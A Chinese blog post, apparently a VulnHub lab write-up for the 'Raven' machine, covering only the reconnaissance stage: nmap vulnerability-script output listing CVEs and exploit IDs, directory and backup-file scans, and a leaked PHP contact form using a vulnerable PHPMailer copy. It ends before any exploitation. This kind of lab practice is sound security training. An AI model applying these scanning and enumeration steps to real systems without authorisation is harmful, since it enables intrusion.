VulnHub-Raven

原创

江左盟宗主 于 2022-04-06 15:10:20 发布 6154 收藏

分类专栏： VulnHub靶机 文章标签： VulnHub-Raven VulnHub Raven

本文链接：https://blog.csdn.net/qq_32261191/article/details/123990505


VulnHub靶机 专栏收录该内容

15 篇文章 0 订阅

订阅专栏

信息收集

使用`nmap --min-rate 10000 -A 192.168.58.135 --script=vuln`扫描目标主机，如图：



```
Shell No. 1
文件(F)  动作(A)  编辑(E)  查看(V)  帮助(H)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       EDB-ID:41173    7.2     https://vulners.com/exploitdb/EDB-ID:41173      *EXPLOIT*
|       MSF:ILITIES/GENTOO-LINUX-CVE-2015-6564/ 6.9     https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-CVE-2
015-6564/       *EXPLOIT*
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       CVE-2018-15919  5.0     https://vulners.com/cve/CVE-2018-15919
|       CVE-2017-15906  5.0     https://vulners.com/cve/CVE-2017-15906
|       SSV:90447       4.6     https://vulners.com/seebug/SSV:90447    *EXPLOIT*
|       EDB-ID:45233    4.6     https://vulners.com/exploitdb/EDB-ID:45233      *EXPLOIT*
|       EDB-ID:45210    4.6     https://vulners.com/exploitdb/EDB-ID:45210      *EXPLOIT*
|       EDB-ID:45001    4.6     https://vulners.com/exploitdb/EDB-ID:45001      *EXPLOIT*
|       EDB-ID:45000    4.6     https://vulners.com/exploitdb/EDB-ID:45000      *EXPLOIT*
|       EDB-ID:40963    4.6     https://vulners.com/exploitdb/EDB-ID:40963      *EXPLOIT*
|       EDB-ID:40962    4.6     https://vulners.com/exploitdb/EDB-ID:40962      *EXPLOIT*
|       CVE-2016-0778   4.6     https://vulners.com/cve/CVE-2016-0778
|       CVE-2021-41617  4.4     https://vulners.com/cve/CVE-2021-41617
|       MSF:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/     4.3     https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OP
ENSSH-CVE-2020-14145/   *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/      4.3     https://vulners.com/metasploit/MSF:ILITIES/HU
AWEI-EULEROS-2_0_SP9-CVE-2020-14145/    *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/      4.3     https://vulners.com/metasploit/MSF:ILITIES/HU
AWEI-EULEROS-2_0_SP8-CVE-2020-14145/    *EXPLOIT*
|       MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/      4.3     https://vulners.com/metasploit/MSF:ILITIES/HU
AWEI-EULEROS-2_0_SP5-CVE-2020-14145/    *EXPLOIT*
|       MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/   4.3     https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-CVE-2020
-14145/ *EXPLOIT*
```


部分关键信息如下：

```
Nmap scan report for 192.168.58.135
Host is up (0.00054s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
```


```
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.58.135
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.58.135:80/
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d
01
|
|     Path: http://192.168.58.135:80/index.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d
01
|
|     Path: http://192.168.58.135:80/team.html
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d
01
|
|     Path: http://192.168.58.135:80/contact.php
|     Form id: myform
|     Form action:
|
|     Path: http://192.168.58.135:80/contact.php
|     Form id:
|     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d
01
|
|     Path: http://192.168.58.135:80/service.html
|     Form id:
|_    Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d
01
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|_http-server-header: Apache/2.4.10 (Debian)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp open  rpcbind 2-4 (RPC #100000)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36643/udp   status
|   100024  1          43393/tcp   status
|   100024  1          45218/udp6  status
|_  100024  1          51880/tcp6  status
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

目标主机开启22，80，111端口，访问80端口，如图：



扫描目录发现`.DS_Store`文件和`wordpress`目录，如图：




```
---- Entering directory: http://192.168.58.135/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.58.135/wordpress/wp-admin/network/ ----
+ http://192.168.58.135/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.58.135/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)

---- Entering directory: http://192.168.58.135/wordpress/wp-admin/user/ ----
```

```
+ http://192.168.58.135/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.58.135/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)

--- Entering directory: http://192.168.58.135/wordpress/wp-content/languages/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.58.135/wordpress/wp-content/plugins/ ---
+ http://192.168.58.135/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

--- Entering directory: http://192.168.58.135/wordpress/wp-content/themes/ ---
+ http://192.168.58.135/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

--- Entering directory: http://192.168.58.135/wordpress/wp-content/upgrade/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

利用`ds_store_exp`获取到的文件均为静态文件，然后扫描备份文件时发现`contact.zip`文件，如图：


```
slash@kali:~$ dirb http://192.168.58.135 -X .zip

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Mar 24 23:48:55 2022
URL_BASE: http://192.168.58.135/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.zip) | (.zip) [NUM = 1]

-----------------

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.58.135/ ---
+ http://192.168.58.135/contact.zip (CODE:200|SIZE:3384)
```

查看文件后发现php代码，但是此代码没有直接发现漏洞，如图：


```
141                         </form>
142                     </div>
143                 </div>
144             </div>
145             <pre>
146             <?php
147             if (isset($_REQUEST['action'])){
148                 $name=$_REQUEST['name'];
149                 $email=$_REQUEST['email'];
150                 $message=$_REQUEST['message'];
151                 if (($name=="")||($email=="")||($message=="")){
152                     echo "There are missing fields.";
153                 }else{
154                     require 'vulnerable/PHPMailerAutoload.php';
155                     $mail = new PHPMailer;
156                     $mail->Host = "localhost";
157                     $mail->setFrom($email, 'Vulnerable Server');
158                     $mail->addAddress('admin@vulnerable.com', 'Hacker');
159                     $mail->Subject  = "Message from $name";
160                     $mail->Body     = $message;
161                     if(!$mail->send()) {
162                         echo 'Message was not sent.';
163                         echo 'Mailer error: ' . $mail->ErrorInfo;
164                     } else {
165                         echo 'Message has been sent.';
166                     }
167                 }
168             }
169             ?>
170             </pre>
171         </section>
172         <!-- End contact-page Area -->
```

接个点击页面，查看源码时发现flag，如图


我们点击页面，查看源码的发现flag，如图：




但我们的目标是getshell，点击BLOG后跳转到wordpress，如图：

